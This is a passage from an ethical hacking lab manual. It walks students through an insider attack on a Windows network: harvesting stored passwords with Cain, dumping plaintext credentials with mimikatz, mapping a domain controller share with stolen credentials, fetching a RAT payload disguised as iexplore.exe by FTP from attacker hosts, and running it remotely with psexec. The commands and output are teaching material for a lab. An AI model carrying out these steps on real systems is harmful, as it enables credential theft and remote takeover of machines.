3. What does the anti-debugging feature of the sharK program do?
4. What options does the attacker need to configure before compiling the payload?

## 2 Leveraging the Insider Threat to Deploy a Malicious Payload

In this exercise, we will use an insider on the internal network to leverage or attack. There are two types of insider threats:

- Informed insiders (also known as recruited or placed agents)
- Uninformed insiders (those who click links they should not, etc.)

### 2.1 Leverage an Attack as an Informed Insider

In this case, we will act as an informed insider. One of the main concepts that is stressed here is how individuals sharing a computer at work can be a huge security risk.

1. Open the **Windows XP Pro** machine. Log on as **Administrator** with the password of **Ethicalhackin&**.




Figure 23: Logging in as Administrator

2. Click on the Start Button and select **Log Off**. **Note: DO NOT LOG OFF!**



Figure 24: Logging off as Administrator

3. At the Log Off Windows screen, select the box to **Switch User**, not to log off.




Figure 25: Switching the User



4. Log into the XP system using the **hacker** account with the password of **toor**.



Figure 26: Logging in as hacker

5. Click the shortcut to Cain on the Desktop



Figure 27: The shortcut to Cain

6. Click **OK** to the warning from Cain that the Windows Firewall is enabled.




Figure 28: Cain Firewall Warning

7. The hacker wants the administrator's password, so he/she will try to harvest it from Cain. Click **Protected Storage** in the left pane, and then click the **blue "+"** sign.




Figure 29: Password NOT Displayed

The hacker knows that the administrator uses this computer for email, but his email username and password is not showing up in Cain. This is because Cain only pulls the information from Protected Storage for the account you are currently logged in as. In order to get the Administrator's username and password for email, the hacker will need to log in as the Administrator and run Cain. The company has an Exchange 2003

server. Exchange is tied to Active Directory, so the username and password will be the same.


The mimikatz tool can dump the passwords of other users that have logged on.

8. Open the shortcut to the command prompt on the Windows XP desktop.



**Figure 30: The Shortcut to the Command Prompt**

9. Double-click on the Win32 folder on the desktop of the hacker account. Drag the mimikatz file from the Win32 folder into the command prompt Window.  
**C:\>"C:\Documents and Settings\hacker\Desktop\Win32\mimikatz.exe"**



**Figure 31: Dragging the Mimikatz file into the Command Prompt Window**

10. Double-click on the pass.txt file in the Win32 folder. Copy the first line (privilege::debug) and paste it into the mimikatz terminal.  
mimikatz # **privilege::debug**




Figure 32: Paste the first line

If successful, you will receive the following message back from the mimikatz prompt:  
Demande d'ACTIVATION du privilège : SeDebugPrivilege : OK

11. Paste the second line from the pass.txt file into the mimikatz terminal.  
mimikatz # **sekurlsa::logonPasswords full**




Figure 33: The Plain Text passwords for the administrator and hacker accounts are dumped

12. Close Cain by clicking the red "X" in the right top corner of the program. Click **Yes**.




Figure 34: Closing Cain

13. Log off as hacker by clicking on the Start button and selecting **Log Off**. Then, click Log off a second time when an additional **Log Off** box appears.




Figure 35: Logging off as Hacker

14. Log on as Administrator with the password of **Ethicalhackin&**.



Figure 36: Logging in as Administrator

15. Click on the Start Button and select **My Computer** from the menu bar.




Figure 37: Selecting My Computer

16. Navigate to Local Disk C: > Documents and Settings > hacker > Desktop. Open Cain.




Figure 38: Cain Shortcut

17. Click **OK** to the warning from Cain that the Windows Firewall is enabled.




Figure 39: Cain Firewall Warning

18. The hacker wants the administrator's password, so he/she will try to harvest it from Cain. Click **Protected Storage** in the left pane, then click the **blue "+"** sign.




Figure 40: Password and Username are Displayed

The information indicates the account name is rmiller and the password is PACERS123.

19. Open the shortcut to the command prompt on the Windows XP desktop.



Figure 41: The Shortcut to the Command Prompt

20. Type the following command to try to connect to the 2003 SQL server:

```
Microsoft windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\>net view \\192.168.1.100
System error 5 has occurred.

Access is denied.
```

Figure 42: Net use Failed

If the administrator cannot view the shares on the 2003 server, which means the administrator password is different for the XP and 2003 machines. This is a good security practice, especially since 2003 server is a Domain Controller.

21. Type the following to try to connect to the IPC\$ share on 2003 SQL.

C:\>net use \\192.168.1.100\ipc\$ /u:rmiller PACERS123

```
C:\>net use \\192.168.1.100\ipc$ /u:rmiller PACERS123
The command completed successfully.
```

Figure 43: Net use Command

22. Type the following command to try to connect to the 2003 SQL server:

C:\>net view \\192.168.1.100

```
C:\>net view \\192.168.1.100
Shared resources at \\192.168.1.100

Share name  Type   Used as  Comment
-----
Address     Disk   "Access to address objects"
CertEnroll  Disk   Certificate Services share
NETLOGON    Disk   Logon server share
Salary      Disk
SERVER.LOG  Disk   Exchange message tracking logs
SYSVOL      Disk   Logon server share
The command completed successfully.
```

Figure 44: Net View Successful

It worked this time because we can the correct domain account credentials.  
Next, we will need to retrieve our shark payload from the Windows 7 Attack machine.

23. On the Windows XP machine, type the following to start the ftp connection:

C:\Windows\system32>>ftp 216.5.1.200

```
C:\>ftp 216.5.1.200
Connected to 216.5.1.200.
220 Microsoft FTP Service
User (216.5.1.200:(none)): _
```

Figure 45: FTP to the Windows 7 machine

24. You should be at an ftp prompt asking for a username. Type the following:  
User (216.5.1.200:(none)): **ftp**

When you are prompted for the password, just hit enter.

```
C:\>ftp 216.5.1.200
Connected to 216.5.1.200.
220 Microsoft FTP Service
User (216.5.1.200:(none)): ftp
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
ftp>
```

Figure 46: Specify the User Name

You should receive a message, *230 Login successful*.

25. To switch to binary mode during the FTP session, type the following:  
**ftp> bin**

```
230 User logged in.
ftp> bin
200 Type set to I.
```

Figure 47: Switching to Binary Mode

You should receive a message, *200 Switching to Binary mode*.

26. To download the iexplore.exe file from the FTP server, type the following:  
**ftp> get iexplore.exe**

```
ftp> get iexplore.exe
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
ftp: 332455 bytes received in 0.05Seconds 7073.51Kbytes/sec.
```

Figure 48: Transfer of the iexplore.exe file is complete

You should receive a message, *226 Transfer Complete*.



27. To leave the FTP session with the remote server, type the following:

**ftp> bye**



```
ftp> bye
221 Goodbye.
```

Figure 49: Exiting the FTP Session

28. To copy the file to the Windows 2003 server, type the following command.

**C:\>copy iexplore.exe \\192.168.1.100\c\$**




```
C:\>copy iexplore.exe \\192.168.1.100\c$
1 file(s) copied.
```

Figure 50: Using the PsExec command

You should see a message that 1 file was copied. Now, we need a way to execute the file. We can do this by downloading psexec from the *external* **BackTrack 5** machine. Typically, outsiders (on the public Internet) may work with insiders (on the private, internal network) to get them the resources they need to exploit internal systems.

29. Open the *external* Attack Machine, **BackTrack 5**, running BackTrack Linux (version 5 R3), type **root** for the login and **toor** (root spelled backwards) for the password.



```
bt login: root
Password:
Last login: Thu Jan 24 11:19:02 EST 2013 on tty1
Linux bt 3.2.6 #1 SMP Fri Feb 17 10:40:05 EST 2012 i686 GNU/Linux

System information as of Fri Feb 22 09:04:41 EST 2013

System load: 0.12          Memory usage: 4%    Processes:      69
Usage of /:  57.9% of 19.06GB  Swap usage:  0%    Users logged in: 0

Graph this data and manage this system at https://landscape.canonical.com/
root@bt:~# _
```

Figure 51: Logging in as root

30. Type the following command to start the Graphical User Interface (GUI).

**root@bt:~# startx**



```
root@bt:~# startx_
```

Figure 52: The startx command

31. Open a terminal on the Linux system by clicking on the picture to the right of the word **System** in the task bar in the top of the screen in BackTrack version 5 R3.



Figure 53: The Linux Terminal

32. Type the following command to copy psexec.exe to the FTP directory:

```
root@bt:~# cp /pentest/windows-binaries/pstools/psexec.exe /home/hax0r/
```

```
root@bt:~# cp /pentest/windows-binaries/pstools/psexec.exe /home/hax0r/
```

Figure 54: Copying psexec.exe

33. Type the following to verify psexec.exe has been copied to the FTP directory:

```
root@bt:~# ls /home/hax0r/
```

```
root@bt:~# ls /home/hax0r/  
by.txt  hi.txt  psexec.exe  wget.exe
```

Figure 55: Copying psexec.exe

Next, we will download psexec.exe from the external BackTrack machine.

34. On the **Windows XP Pro** machine, type the following to start the ftp connection:

```
C:\Windows\system32>>ftp 216.6.1.100
```

```
C:\>ftp 216.6.1.100  
Connected to 216.6.1.100.  
220 (vsFTPd 2.2.2)  
User (216.6.1.100:(none)):
```

Figure 56: FTP to the BackTrack Linux machine

35. You should be at an ftp prompt asking for a username. Type the following:  
User (216.5.1.200:(none)): **hax0r**  
When you are prompted for the password, type **hacker**.

```
C:\>ftp 216.6.1.100
Connected to 216.6.1.100.
220 (vsFTPd 2.2.2)
User (216.6.1.100:(none)): hax0r
331 Please specify the password.
Password:
230 Login successful.
```

Figure 57: Specify the User Name

36. To switch to binary mode during the FTP session, type the following:  
**ftp> bin**

```
230 User logged in.
ftp> bin
200 Type set to I.
```

Figure 58: Switching to Binary Mode

37. To download the iexplore.exe file from the FTP server, type the following:  
**ftp> get psexec.exe**

```
ftp> get psexec.exe
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for psexec.exe (131072 bytes).
226 Transfer complete.
ftp: 131072 bytes received in 0.02Seconds 8192.00Kbytes/sec.
```

Figure 59: Transfer of the psexec.exe file is complete

38. To leave the FTP session with the remote server, type the following:  
**ftp> bye**

```
ftp> bye
221 Goodbye.
```

Figure 60: Exiting the FTP Session

39. Execute the malicious payload on the remote system by typing the following:  
**C:\>psexec.exe \\192.168.1.100 c:\iexplore.exe**

```
C:\>psexec.exe \\192.168.1.100 c:\iexplore.exe


PsExec v1.63 - Execute processes remotely
Copyright (C) 2001-2005 Mark Russinovich
Sysinternals - www.sysinternals.com

c:\iexplore.exe exited on 192.168.1.100 with error code 0.
```

**Figure 61: Error Code 0 (It worked)**

The connection from the firewall, running Windows 2003 server, to the Windows 7 attack machine should appear.

If Shark crashes for any reason, just re-launch it and the connection will appear.



The screenshot shows the SHARK 3.0.0 fw++ application window. It has a menu bar with 'sharK', 'Desktop Preview', 'IRC-Chat', and 'Website'. Below the menu bar is a table with the following columns: ID, IP, Country, Username, PC Name, OS, and C. The table contains one row of data:

ID	IP	Country	Username	PC Name	OS	C
sharK 3	216.1.1.1 / 192.168.1.100	United States		SERVER	WinServer 2003	2

**Figure 62: Shark Client Connection**

Notice that the SHARK Remote Administration Tool has the IP address of the firewall. This is the public IP address that the Windows XP machine connects to the Internet through. Also, notice that the internal IP address is listed under the IP address column.




Figure 63: The WAN/LAN connections

## 2.2 Conclusion

A malicious SHARK Remote Administration Tool payload is coded with the IP address and listening port of the attacking machine. The attacker used stolen credentials to map the Inter process share of the victim. The internal attacker then used psexec to execute the malicious payload on the remote system. This was done with another user's credentials, which might draw attention to that individual if network traffic is examined.

## 2.3 Discussion Questions

1. What is the procedure to harvest a stored email password using Cain?
2. How does Network Address Translation (NAT), affect the SHARK Remote Administration Tool?
3. What does the bin command do when you are in an FTP session?
4. What is the psexec tool used for?

### 3 Exploiting the Victim Machine

In this section, you will be using Shark to exploit the victim. Only some of Shark's capabilities will be covered in this lesson, so it is recommended that you consider performing additional experimentation with the software within the isolated environment.

Never use the SHARK Remote Administration tool outside of the isolated virtual environment.

#### 3.1 Exploitation Using the SHARK Remote Administration Tool

1. On **Windows 7**, double-click on the connection. A window will open.




Figure 64: The connection to the Victim

2. Click on **Information**; go down to **System Info** to view details about the victim.




Figure 65: The connection to the Victim

3. Click on **Information** and go down to **Installed Apps**. Notice the version numbers displayed for each installed application.

